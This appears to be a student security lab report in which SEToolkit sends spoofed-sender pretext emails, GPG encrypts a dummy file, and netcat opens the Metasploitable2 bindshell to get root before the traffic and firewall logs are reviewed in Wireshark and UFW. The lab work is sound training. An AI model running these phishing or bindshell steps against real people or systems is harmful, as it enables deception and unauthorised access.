
3. Social Engineering & Data Protection Analysis:

Step 1: SMTP Service Verification:

Before performing the email testing, I first verified the availability of the SMTP service in the lab environment. This ensured that email functionality could be tested properly.

Commands used:

`sudo nmap -sV -p 25 192.168.229.132`



```
(kali@AyeshaImran)-[~]
$ sudo nmap -sV -p 25 192.168.229.132
sudo: unable to resolve host AyeshaImran: Name or service not known
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-05-19 13:37 EDT
Nmap scan report for 192.168.229.132
Host is up (0.0013s latency).

PORT      STATE SERVICE VERSION
25/tcp    open  smtp    Postfix smtpd
MAC Address: 00:0C:29:EF:A5:6C (VMware)
Service Info: Host: metasploitable.localdomain

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.15 seconds
```

Observation:

Port 25 was open and running Postfix smtpd, confirming that the SMTP service was active and accessible on the target system.

Step 2: Email Tool Check:

I initially verified the availability of swaks as an SMTP testing tool. However, I ultimately used SEToolkit since it was more appropriate for the controlled social engineering email demonstration required in the lab environment.

Commands used:

`swaks --version`

```
(kali㉿AyeshaImran)-[~]
$ swaks --version
swaks version 20240103.0

Copyright (c) 2003-2008,2010-2024 John Jetmore <jj33@pobox.com>

This program is free software; you can redistribute it and/or modify
it under the terms of the GNU General Public License as published by
the Free Software Foundation; either version 2 of the License, or
(at your option) any later version.

This program is distributed in the hope that it will be useful,
but WITHOUT ANY WARRANTY; without even the implied warranty of
MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
GNU General Public License for more details.

You should have received a copy of the GNU General Public License
along with this program; if not, write to the Free Software
Foundation, Inc., 51 Franklin St, Fifth Floor, Boston, MA 02110-1301, USA.
```

Observation:

The tool version check confirmed that swaks was installed and available for SMTP testing, but SEToolkit was selected for the final email-based simulation.

Step 3: Starting SEToolkit

I launched SEToolkit (Social-Engineer Toolkit) on Kali Linux for a controlled and authorized lab demonstration. The tool was used strictly for educational purposes, without involving credential harvesting, phishing pages, malicious links, or any harmful payloads.

Commands used:

sudo setoolkit

```

kali@AyeshaImran:
Session Actions Edit View Help

XX          MMMMMd          'hMMMMMMMMMMMMdddddMMMMMMMMMMMMh'          dMMMMM          XX
XX          MMMMMMd          'hMMMMMMMMMMMMMMMMMMMMMMMMh'          dMMMMMMMM          XX
XX          MMMMMMM-          'ddMMMMMMMMMMMMMMMMdd'          -MMMMMMMM          XX
XX          MMMMMMM          ':: dddddd :: '          -MMMMMMMM          XX
XX          MMMMMMM-          -MMMMMMMM          -MMMMMMMM          XX
XX          MMMMMMM          -MMMMMMMM          -MMMMMMMM          XX
XX          MMMMMMMMy          yMMMMMMMM          yMMMMMMMM          XX
XX          MMMMMMMMMMy.          .yMMMMMMMM          .yMMMMMMMM          XX
XX          MMMMMMMMMMMMMMy.          .yMMMMMMMMMMMM          yMMMMMMMMMMMM          XX
XX          MMMMMMMMMMMMMMMMMs.          .sMMMMMMMMMMMMMMMM          sMMMMMMMMMMMMMMMM          XX
XX          MMMMMMMMMMMMMMMMMMss.          ....          .ssMMMMMMMMMMMMMMMMMMMM          ssMMMMMMMMMMMMMMMMMMMM          XX
XX          MMMMMMMMMMMMMMMMMMMMMNo          oNNNNNo          oNNMMMMMMMMMMMMMMMMMMMM          oNNMMMMMMMMMMMMMMMMMMMM          XX
XX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
XXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXXX
.0880.          080          .
888 ~"          ~"          .08
088800          .0000.0          .00000.          .00000.          0000          .00000.          .088800          0000          000
888          d88( "8 d88' '88b d88' ~"Y8 '888          d88' '88b          888          '88. '8'
888          ~"Y88b.          888          888          888          888          888000888          888          '88 .. 8'
888          o. )88b          888          888          .08          888          888          .0          888          '888'
08880          8""888P' 'Y8bod8P' 'Y8bod8P'          08880          'Y8bod8P'          "888"          d8'
                                     .o ... P'
                                     'XERO'

[—]          The Social-Engineer Toolkit (SET)          [—]
[—]          Created by: David Kennedy (ReL1K)          [—]
                  Version: 0.0.3
                  Codename: 'Maverick'
[—]          Follow us on Twitter: @TrustedSec          [—]
[—]          Follow me on Twitter: @HackingDave          [—]
[—]          Homepage: https://www.trustedsec.com          [—]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.

The Social-Engineer Toolkit is a product of TrustedSec.

Visit: https://www.trustedsec.com

It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!

```

Observation:

The SEToolkit main menu loaded successfully, confirming that the tool was running properly in the environment.

Step 4: Selecting Single Email Option:

I selected the single email option in SEToolkit to ensure the activity remained controlled and limited to an authorized lab email address. This approach was used to keep the demonstration focused and within the defined scope of the experiment.

```
Select from the menu:

1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules

99) Return back to the main menu.

set> 5

Social Engineer Toolkit Mass E-Mailer

There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>1

Do you want to use a predefined template or craft
a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

set:phishing>
```

Observation:

Using a single recipient ensured that the email test remained controlled, safe, and within the permitted lab boundaries.

Step 5: Preparing Controlled Email Template

A custom one-time email template was created for the demonstration. The message was designed to illustrate trust-based manipulation using a legitimate-looking sender identity. No password requests, sensitive data collection, malicious links, or harmful content were included.


```

set:mailer>1

Do you want to use a predefined template or craft
a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

set:phishing>2
set:phishing> Subject of the email: Check the file.
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: Hi, this is your friend here, XYZ. Please look into this email quickly.
Next line of the body: END
set:phishing> Send email to: ayesha.imran@gmail.com

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address: samreenshahzad2006@gmail.com
set:phishing> The FROM NAME the user will see: IMP MAIL
Email password:
set:phishing> Flag this message/s as high priority? [yes/no]: yes
Do you want to attach a file - [y/n]:

```

Observation:

The email content appeared normal and professional, using a realistic sender identity to demonstrate how trust can be simulated in a controlled lab environment.

Step 6: Creating Sensitive File:

A simulated sensitive file was created as part of the lab exercise. The file contained only dummy data and did not include any real or confidential information. The purpose was to demonstrate how sensitive information should be identified and protected before any form of transfer or processing.

Commands used:

`mkdir -p ~/openended_lab_gpg`

`cat > sensitive_file.txt`

`gpg --version`

```

(kali@AyeshaImran)-[~]
$ mkdir -p ~/openended_lab_gpg

(kali@AyeshaImran)-[~]
$ cd ~/openended_lab_gpg

(kali@AyeshaImran)-[~/openended_lab_gpg]
$ cat > sensitive_file.txt << 'EOF'
heredoc> Confidential University Lab File

Student Name: Ayesha Imran
Lab: Open-Ended Information Security Lab
Topic: Social Engineering and Data Protection

This file simulates sensitive information for a controlled lab demonstration.
It must be encrypted before transfer.
No real password, private data, or actual confidential record is included.
heredoc> EOF

(kali@AyeshaImran)-[~/openended_lab_gpg]
$ gpg --version
gpg (GnuPG) 2.4.8
libgcrypt 1.11.3
Copyright (C) 2025 g10 Code GmbH
License GNU GPL-3.0-or-later <https://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

Home: /home/kali/.gnupg
Supported algorithms:
Pubkey: RSA, ELG, DSA, ECDH, ECDSA, EDDSA
Cipher: IDEA, 3DES, CAST5, BLOWFISH, AES, AES192, AES256, TWOFISH,
CAMELLIA128, CAMELLIA192, CAMELLIA256
Hash: SHA1, RIPEMD160, SHA256, SHA384, SHA512, SHA224
Compression: Uncompressed, ZIP, ZLIB, BZIP2

(kali@AyeshaImran)-[~/openended_lab_gpg]
$

```

Observation:

The file sensitive_file.txt was successfully created and verified using cat and ls commands, confirming that it exists in the specified directory.

Step 7: Generating GPG Key Pair

I generated a GPG key pair for the receiver as part of the encryption setup. In public-key cryptography, the public key is used to encrypt data, while the private key is required to decrypt it.

Commands used:

gpg --full-generate-key

```
(kali@AyeshaImran)-[~/opened_lab_gpg]
$ gpg --full-generate-key
gpg (GnuPG) 2.4.8; Copyright (C) 2025 g10 Code GmbH
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.

gpg: keybox '/home/kali/.gnupg/pubring.kbx' created
Please select what kind of key you want:
  (1) RSA and RSA
  (2) DSA and Elgamal
  (3) DSA (sign only)
  (4) RSA (sign only)
  (9) ECC (sign and encrypt) *default*
 (10) ECC (sign only)
 (14) Existing key from card
Your selection? 1
RSA keys may be between 1024 and 4096 bits long.
What keysize do you want? (3072) 2048
Requested keysize is 2048 bits
Please specify how long the key should be valid.
  0 = key does not expire
 <n> = key expires in n days
 <n>w = key expires in n weeks
 <n>m = key expires in n months
 <n>y = key expires in n years
Key is valid for? (0) 0
Key does not expire at all
Is this correct? (y/N) y

GnuPG needs to construct a user ID to identify your key.

Real name: Lab Receiver
Email address: xyz@gmail.com
Comment: this is a secret file
You selected this USER-ID:
  "Lab Receiver (this is a secret file) <xyz@gmail.com>"

Change (N)ame, (C)omment, (E)mail or (O)kay/(Q)uit? o
We need to generate a lot of random bytes. It is a good idea to perform
some other action (type on the keyboard, move the mouse, utilize the
disks) during the prime generation; this gives the random number
generator a better chance to gain enough entropy.

gpg: /home/kali/.gnupg/trustdb.gpg: trustdb created
gpg: directory '/home/kali/.gnupg/openpgp-revocs.d' created
gpg: revocation certificate stored as '/home/kali/.gnupg/openpgp-revocs.d/2D310D1BEB4390665F92F3E6DF4FBBC3FADB777D.rev'
public and secret key created and signed.

pub  rsa2048 2026-05-19 [SC]
    2D310D1BEB4390665F92F3E6DF4FBBC3FADB777D
uid          Lab Receiver (this is a secret file) <xyz@gmail.com>
sub  rsa2048 2026-05-19 [E]
```

Observation:

A GPG key pair was successfully created for the Lab Receiver using the email address provided in the lab configuration.

```

(kali@AyeshaImran)-[~/openended_lab_gpg]
$ gpg --list-keys
gpg: checking the trustdb
gpg: marginals needed: 3 completes needed: 1 trust model: pgp
gpg: depth: 0 valid: 1 signed: 0 trust: 0-, 0q, 0n, 0m, 0f, 1u
/home/kali/.gnupg/pubring.kbx

pub   rsa2048 2026-05-19 [SC]
      2D310D1BEB4390665F92F3E6DF4FBBC3FADB777D
uid     [ultimate] Lab Receiver (this is a secret file) <xyz@gmail.com>
sub   rsa2048 2026-05-19 [E]

```

Step 8: Encrypting the Sensitive File:

After generating the GPG key pair, I encrypted the sensitive file using the recipient's public key. This process converted the original plaintext file into an encrypted .gpg file, ensuring that only the intended receiver could decrypt it using their private key.

Commands used:

`gpg --encrypt --recipient "xyz@gmail.com" sensitive_file.txt`

```

(kali@AyeshaImran)-[~/openended_lab_gpg]
$ gpg --encrypt --recipient "xyz@gmail.com" sensitive_file.txt

(kali@AyeshaImran)-[~/openended_lab_gpg]
$ ls -l

total 8
-rw-rw-r-- 1 kali kali 340 May 19 14:16 sensitive_file.txt
-rw-rw-r-- 1 kali kali 576 May 19 14:49 sensitive_file.txt.gpg

(kali@AyeshaImran)-[~/openended_lab_gpg]
$

(kali@AyeshaImran)-[~/openended_lab_gpg]
$ cat sensitive_file.txt.gpg
*
[+6+]+++++{+G$)*!V++c++++c+p*/k+~+j+8++++I++
G)++i+C*,0+wE++f(+ 3)+
+pa+I+fchh+,+++gW+lq+++9NF->+W+{+++
%+c+++a+B+++G+++LMo!+7*||;#*+=+++d6+++Gj*|+++o+*\JU+++++ +z4+}Ci7*6lhW-
+++8 ++B+P[u%+P+++L++++H+.pYpN+++++C ++7*X`+++++U|+o0+a++x*,2*7N||sD*+lZ+++Z++++GaL*3+++++3*[+I+{+++="~
(kali@AyeshaImran)-[~/openended_lab_gpg]
$

```

Observation:

The encrypted output file `sensitive_file.txt.gpg` was successfully generated, confirming that the encryption process was completed and the file was secured.

Step 9: Sending Encrypted File via Email

The encrypted file was attached and sent through email as part of the controlled demonstration. Only the .gpg encrypted version of the file was shared, while the original plaintext file was not included. This ensured that the data remained protected during transmission.

```
There are two options on the mass e-mailer, the first would
be to send an email to one individual person. The second option
will allow you to import a list and send it to as many people as
you want within that list.

What do you want to do:

1. E-Mail Attack Single Email Address
2. E-Mail Attack Mass Mailer

99. Return to main menu.

set:mailer>1

Do you want to use a predefined template or craft
a one time email template.

1. Pre-Defined Template
2. One-Time Use Email Template

set:phishing>2
set:phishing> Subject of the email: Request
set:phishing> Send the message as html or plain? 'h' or 'p' [p]: p
[!] IMPORTANT: When finished, type END (all capital) then hit {return} on a new line.
set:phishing> Enter the body of the message, type END (capitals) when finished: Request for the update of your device.
Next line of the body: END
set:phishing> Send email to: s2025ai014@niit.edu.pk

1. Use a gmail Account for your email attack.
2. Use your own server or open relay

set:phishing>1
set:phishing> Your gmail email address: ayeshaaimran2405@gmail.com
set:phishing> The FROM NAME the user will see: Manager
Email password:
set:phishing> Flag this message/s as high priority? [yes/no]: yes
Do you want to attach a file - [y/n]: y
Enter the path to the file you want to attach: /home/kali/openended_lab_gpg/sensitive_file.txt.gpg
Do you want to attach an inline file - [y/n]: n
[*] SET has finished sending the emails


Press <return> to continue
```

Observation:

The encrypted attachment sensitive_file.txt.gpg was successfully sent as part of the controlled email demonstration.

Step 10: Receiving the Email with the Encrypted Attachment

The email containing the encrypted attachment was successfully delivered to the inbox. This confirmed that the secure file transfer process using email encryption worked correctly.




Observation:

The inbox displayed the attachment in GPG encrypted format, indicating that the file was securely transferred.

Step 11: Downloading and Decrypting the File

After receiving the encrypted attachment, the file was downloaded and decrypted using GPG on the receiving system. This ensured that the original content could be accessed securely by the authorized recipient.



Observation:

The encrypted file was successfully downloaded and made ready for the decryption process.

```
Session Actions Edit View Help
(kali@AyeshaImran)-[~]
$ cd ~/Downloads
(kali@AyeshaImran)-[~/Downloads]
$ ls -l
total 4
-rw-rw-r-- 1 kali kali 576 May 19 16:45 sensitive_file.txt.gpg
(kali@AyeshaImran)-[~/Downloads]
$
```



```
(kali@AyeshaImran)-[~]
$ cd ~/Downloads

(kali@AyeshaImran)-[~/Downloads]
$ ls -l
total 4
-rw-rw-r-- 1 kali kali 576 May 19 16:45 sensitive_file.txt.gpg

(kali@AyeshaImran)-[~/Downloads]
$ gpg --decrypt sensitive_file.txt.gpg
gpg: encrypted with rsa2048 key, ID 0B5BBCA736B85DBE, created 2026-05-19
"Lab Receiver (this is a secret file) <xyz@gmail.com>"
Confidential University Lab File

Student Name: Ayesha Imran
Lab: Open-Ended Information Security Lab
Topic: Social Engineering and Data Protection

This file simulates sensitive information for a controlled lab demonstration.
It must be encrypted before transfer.
No real password, private data, or actual confidential record is included.

(kali@AyeshaImran)-[~/Downloads]
$
```

How Encryption Reduces Social Engineering Risks:

Encryption helps minimize the impact of social engineering attacks by protecting sensitive data even if it is shared unintentionally. If an attacker tricks a user into sending a confidential file, the information remains unreadable without the correct private key and passphrase. In this lab, only the encrypted .gpg file was transferred through email instead of the original plain text file. The contents became accessible only after successful GPG decryption on the receiving side. This demonstrates how encryption preserves data confidentiality during insecure or high-risk communication methods such as email transmission.


4. Network Traffic & Log Analysis:

Step 1: Start Wireshark Capture

I started Wireshark on the eth0 interface because Kali and Metasploitable2 were communicating on the 192.168.229.0/24 network. The capture was started before generating activity.

```
(kali@AyeshaImran)-[~/Downloads]
$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 00:0c:29:65:63:24 brd ff:ff:ff:ff:ff:ff
    inet 192.168.229.130/24 brd 192.168.229.255 scope global dynamic noprefixroute eth0
        valid_lft 932sec preferred_lft 932sec
    inet6 fe80::1d0b:6f1c:653c:535a/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@AyeshaImran)-[~/Downloads]
$ telnet 192.168.229.132
Trying 192.168.229.132...
Connected to 192.168.229.132.
Escape character is '^['.
```



Observation:

Wireshark started capturing packets on the correct interface.

Step 2: Generating Netcat Bindshell Traffic

To create network activity for analysis, a connection was established from the Kali system to the Metasploitable2 bindshell service running on port 1524. After connecting, several basic system commands were executed to simulate shell interaction.

Commands used:

```
nc -nv 192.168.229.132 1524
```

```
whoami
```

```
id
```

```
hostname
```

```
pwd
```

```
(kali@AyeshaImran)-[~]
$ nc -nv 192.168.229.132 1524
(UNKNOWN) [192.168.229.132] 1524 (ingreslock) open
root@metasploitable:/# whoami
root
root@metasploitable:/# id
uid=0(root) gid=0(root) groups=0(root)
root@metasploitable:/# hostname
metasploitable
root@metasploitable:/# pwd
/
root@metasploitable:/#
```

Observation:


The connection successfully generated interactive shell traffic, which could then be monitored and captured using Wireshark for further analysis.

Step 3: Applying a Wireshark Filter

To focus on the relevant network activity, a Wireshark filter was applied to display only the communication between the Kali machine and the Metasploitable2 system over TCP port 1524. This made the suspicious shell traffic easier to inspect and analyze.

Command used:

```
ip.addr == 192.168.229.132 && tcp.port == 1524
```




Observation:

The filtered results showed communication between the Kali system and 192.168.229.132 on TCP port 1524, confirming that the bindshell traffic was successfully captured in Wireshark.

Step 4: Identifying Clear-Text and Insecure Communication:

While examining the captured packets in Wireshark, readable command responses were visible directly in the packet contents. This indicated that the remote shell communication was transmitted without encryption.



Observation:

Wireshark displayed readable output such as uid=0(root) gid=0(root), confirming that the bindshell session was operating in clear text. This demonstrated that the communication was insecure and could easily be intercepted or monitored by an attacker.

Traffic Type	Example	Explanation
Normal	HTTPS/TLS traffic on port 443	Common encrypted web browser or secure system communication.
Normal	ARP/IGMP packets	Standard local network discovery and control traffic.
Suspicious	TCP traffic to 192.168.229.132:1524	Port 1524 was running an exposed bindshell or remote root shell service.
Suspicious	Clear-text output such as uid=0(root)	Indicates remote shell command execution being transmitted without encryption.

Step 5: Checking UFW Status and Logging

The UFW firewall configuration on the Kali system was verified to confirm that the firewall was enabled and logging was active before performing log analysis.

Command used:

```
sudo ufw status verbose
```

```
Status: active
Logging: on (low)
Default: deny (incoming), allow (outgoing), disabled (routed)
New profiles: skip
```

Observation:

The output confirmed that UFW was active, logging was enabled, and the default policy was set to deny incoming traffic.

Step 6: Generating a Blocked Access Attempt

To produce firewall log evidence, a connection attempt was made from the Metasploitable2 machine to the Kali system on TCP port 4444. Since this port was not permitted by the firewall rules, the connection was expected to be blocked.

Command used:

```
nc -nv 192.168.229.132 4444
```

```
RX bytes:19301 (18.8 KB) TX bytes:19301 (18.8 KB)
msfadmin@metasploitable:~$ nc -nv 192.168.229.132 4444
(UNKNOWN) [192.168.229.132] 4444 (?): Connection refused
msfadmin@metasploitable:~$
```

Observation:

The connection attempt failed and no session was established, confirming that the firewall successfully blocked the unauthorized access attempt.

Step 7: Reviewing UFW Logs:

The UFW firewall logs were examined to verify that the blocked connection attempt had been recorded successfully. This helped confirm that the firewall was actively monitoring and logging unauthorized access attempts.

Command used:

`sudo journalctl -k | grep UFW | tail -20`

```
May 15 09:33:28 umar kernel: [UFW BLOCK] IN=eth0 OUT= MAC=01:00:5e:00:00:01:b4:0f:3b:6b:c5:f0:08:00 SRC=192.168.0.1 DST=224.0.0.1 LEN=28 TOS=0x00 PREC=0xc0 TT
L=1 ID=18481 PROTO=2
May 15 09:33:30 umar kernel: [UFW BLOCK] IN=eth0 OUT= MAC=bc:0f:f3:d2:31:f1:08:00:27:13:5e:d5:08:00 SRC=192.168.0.101 DST=192.168.0.100 LEN=60 TOS=0x00 PREC=0
x00 TTL=64 ID=23682 DF PROTO=TCP SPT=39470 DPT=4444 WINDOW=5840 RES=0x00 SYN URG=0
